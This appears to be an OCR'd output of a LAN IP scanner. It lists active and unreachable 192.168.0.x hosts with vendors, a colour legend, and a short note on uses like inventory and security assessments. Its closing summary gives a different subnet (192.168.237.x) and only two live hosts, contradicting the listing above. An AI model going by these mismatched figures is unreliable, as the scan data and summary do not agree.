🔵 192.168.0.6	2 ms	[n/a]	[n/a]	[n/a]	[n/a]	Espressif	[n/a]
🔵 192.168.0.7	8 ms	[n/a]	[n/a]	[n/a]	[n/a]	Espressif	[n/a]
🔵 192.168.0.8	1 ms	[n/a]	[n/a]	[n/a]	[n/a]	Espressif	[n/a]
🔵 192.168.0.9	2 ms	[n/a]	[n/a]	[n/a]	[n/a]	Amazon	[n/a]
🔵 192.168.0.11	1 ms	[n/a]	[n/a]	[n/a]	[n/a]	Amazon	[n/a]
🔵 192.168.0.12	3 ms	[n/a]	[n/a]	[n/a]	[n/a]	Sky Light Digital	[n/a]
🔵 192.168.0.13	1 ms	[n/a]	[n/a]	[n/a]	[n/a]	Atheros	[n/a]
🔵 192.168.0.15	3 ms	[n/a]	[n/a]	[n/a]	[n/a]	Amazon	[n/a]
🔵 192.168.0.16	1 ms	[n/a]	[n/a]	[n/a]	[n/a]	Amazon	[n/a]
🔵 192.168.0.18	8 ms	[n/a]	[n/a]	[n/a]	[n/a]	Amazon	[n/a]
🔵 192.168.0.22	6 ms	[n/a]	[n/a]	[n/a]	[n/a]	Amazon	[n/a]
🔵 192.168.0.25	366 ms	[n/a]	[n/a]	[n/a]	[n/a]	Texas Instruments	[n/a]
🔵 192.168.0.31	0 ms	DESKTOP-56DI95R	[n/a]	[n/a]	[n/a]	HP	[n/a]
🔴 192.168.0.14	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.17	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.19	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.20	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.21	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.23	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.24	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.26	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.27	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.28	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.29	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.32	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.33	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.34	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.35	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.36	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.37	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.38	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.39	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.40	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.41	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.42	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]
🔴 192.168.0.43	[n/a]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]	[n/s]

Here different color Indiactes:


Red: Inactive or unreachable IP.

Blue: Active IP, limited info.

Green: Active IP, detailed info detected.

This process involves detecting active devices in the local network, identifying open ports, and gathering details such as hostname and MAC vendor. This is commonly used for:

- Network inventory.
- Troubleshooting.
- Security assessments.



Scanning completed

Total time: 38.23 sec
Average time per host: 0.15 sec

IP Range
192.168.237.0 - 192.168.237.255

Hosts scanned: 254
Hosts alive: 2

Scan Completed: Summary of results.

Total Time: 38.23 sec, IPs Scanned: 254, Alive Hosts: 2.